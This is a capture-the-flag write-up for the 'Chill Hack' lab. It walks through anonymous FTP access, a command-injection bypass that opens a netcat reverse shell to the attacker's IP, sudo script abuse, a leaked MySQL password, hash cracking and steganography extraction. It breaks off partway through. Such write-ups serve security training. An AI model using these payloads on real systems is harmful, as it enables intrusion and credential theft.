
Chill Hack

Enumeration

Tools

nmap


found 3 ports running here




Targets

ftp


anonymous login successful



found a note in the ftp & we can read it as anonymous




some filtering on the string?





http (port 80)

the root webpage




these login & register function here doesn't implemented yet. Nothing will happened when we clicked on it







fuzz for any subdirectories & found secret directory?



command injection? interesting



trying to spawn a reverse shell using bash & we got this message
//if we remember the ftp note, there's some filtering happened behind there



so here we try to figure it out how the filtering works, ls command also has been filtered

trying placing id & appending ; with the command we want to inject inside () it works

using netcat reverse shell payload to spawn a reverse shell

```
Pretty Raw \n Actions
1 POST /secret/ HTTP/1.1
2 Host: 10.10.102.46
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 132
9 Origin: http://10.10.102.46
10 Connection: close
11 Referer: http://10.10.102.46/secret/
12 Upgrade-Insecure-Requests: 1
13
14 command=id%3B+%28rm+%2Ftmp%2Ff%3Bmkfifo+%2Ftmp%2Ff%3Bcat+%2Ftmp%2Ff%7C%2Fbin%2Fsh+-i+2%3E%261%7Cnc+10.8.20.97+18890+%3E%2Ftmp%2Ff%29
```

decoded format of my payload

Name	Value
command	id; (rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.8.20.97 18890 >/tmp/f)

& we got our initial foothold!

```
┌──(nobodyatall㉿0×DEADBEEF)-[~/tryhackme/chillhack]
└─$ nc -lvp 18890
listening on [any] 18890 ...
10.10.102.46: inverse host lookup failed: Unknown host
connect to [10.8.20.97] from (UNKNOWN) [10.10.102.46] 48776
/bin/sh: 0: can't access tty; job control turned off
$ python --version
```

Post Exploitation

Privilege Escalation

initial foothold -> apaar

checking the sudo -l & we can execute .helpline.sh as apaar

```
www-data@ubuntu:/home$sudo -l
sudo -l
Matching Defaults entries for www-data on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin

User www-data may run the following commands on ubuntu:
    (apaar : ALL) NOPASSWD: /home/apaar/.helpline.sh
www-data@ubuntu:/home$
```

it's a bash script

```
www-data@ubuntu:/home/apaar$ file .helpline.sh
file .helpline.sh
.helpline.sh: Bourne-Again shell script, ASCII text executable
```

this is what the script does

```
cat .helpline.sh
#!/bin/bash

echo
echo "Welcome to helpdesk. Feel free to talk to anyone at any time!"
echo

read -p "Enter the person whom you want to talk with: " person

read -p "Hello user! I am $person,  Please enter your message: " msg

$msg 2>/dev/null

echo "Thank you for your precious time!"
```

it seems like the msg part we can execute commands as apaar

```
www-data@ubuntu:/home/apaar$ sudo -u apaar /home/apaar/.helpline.sh
sudo -u apaar /home/apaar/.helpline.sh

Welcome to helpdesk. Feel free to talk to anyone at any time!

Enter the person whom you want to talk with: test
test
Hello user! I am test,  Please enter your message: id
id
uid=1001(apaar) gid=1001(apaar) groups=1001(apaar)
Thank you for your precious time!
www-data@ubuntu:/home/apaar$
```

& now we're apaar now

```
www-data@ubuntu:/home/apaar$ sudo -u apaar /home/apaar/.helpline.sh
sudo -u apaar /home/apaar/.helpline.sh

Welcome to helpdesk. Feel free to talk to anyone at any time!

Enter the person whom you want to talk with: evil
evil
Hello user! I am evil,  Please enter your message: /bin/bash
/bin/bash
id
id
uid=1001(apaar) gid=1001(apaar) groups=1001(apaar)
```

& we've found the user flag

```
apaar@ubuntu:~$ pwd; wc local.txt
/home/apaar
 1  2 46 local.txt
apaar@ubuntu:~$
```

apaar ->anurodh

found a /var/www/files directory & check the index.php
//found the mysql credential

```
$con = new PDO("mysql:dbname=webportal;host=localhost","root","!@m+her00+@db");
$con->setAttribute(PDO::ATTR_ERRMODE,PDO::ERRMODE_WARNING);
```

access the mysql & access the webportal database

```
apaar@ubuntu:/var/www/files$ mysql -u root -D webportal -p
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 7
Server version: 5.7.31-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

found Aurick md5 hash

```
| Tables_in_webportal |
+---------------------+
| users               |
+---------------------+
1 row in set (0.00 sec)

mysql> desc users;
+----------+--------------+------+-----+---------+----------------+
| Field    | Type         | Null | Key | Default | Extra          |
+----------+--------------+------+-----+---------+----------------+
| id       | int(11)      | NO   | PRI | NULL    | auto_increment |
| firstname| varchar(100) | YES  |     | NULL    |                |
| lastname | varchar(100) | YES  |     | NULL    |                |
| username | varchar(100) | YES  |     | NULL    |                |
| password | varchar(100) | YES  |     | NULL    |                |
+----------+--------------+------+-----+---------+----------------+
5 rows in set (0.00 sec)

mysql> select username, password from users;
+----------+----------------------------------+
| username | password                         |
+----------+----------------------------------+
| Aurick   | 7e53614ced3640d5de23f111806cc4fd |
| cullapaar| 686216240e5af30df0501e53c789a649 |
+----------+----------------------------------+
2 rows in set (0.00 sec)

mysql>
```

crack the md5 hash & got the credential


this is the /var/www/files which contained php files

```
apaar@ubuntu:/var/www/files$ ls -la
total 28
drwxr-xr-x 3 root root 4096 Oct  3 04:40 .
drwxr-xr-x 4 root root 4096 Oct  3 04:01 ..
-rw-r--r-- 1 root root  391 Oct  3 04:01 account.php
-rw-r--r-- 1 root root  453 Oct  3 04:02 hacker.php
drwxr-xr-x 2 root root 4096 Oct  3 06:30 images
-rw-r--r-- 1 root root 1153 Oct  3 04:02 index.php
-rw-r--r-- 1 root root  545 Oct  3 04:07 style.css
```

host the directory on php webserver port 8080


```
apaar@ubuntu:/var/www/files$ php -S 10.10.102.46:8080
PHP 7.2.24-0ubuntu0.18.04.6 Development Server started at Sat Dec 19 02:25:57 2020
Listening on http://10.10.102.46:8080
Document root is /var/www/files
Press Ctrl-C to quit.
```

access it from my local host, login using the credential found previously



now this is the ctf part, look at the dark...

check out the image, probably stegano stuff hidden?



& something just extract out without passphrase

```
┌──(nobodyatall㉿0×DEADBEEF)-[~/tryhackme/chillhack]
└─$ steghide extract -sf hacker-with-laptop_23-2147985341.jpg
Enter passphrase:
wrote extracted data to "backup.zip".
```

but we need credential to unzip it

```
└─$ unzip backup.zip
Archive:  backup.zip
[backup.zip] source_code.php password:
```

extract the zip hash & crack it with john
//found the credential

```
┌──(nobodyatall㉿0×DEADBEEF)-[~/tryhackme/chillhack]
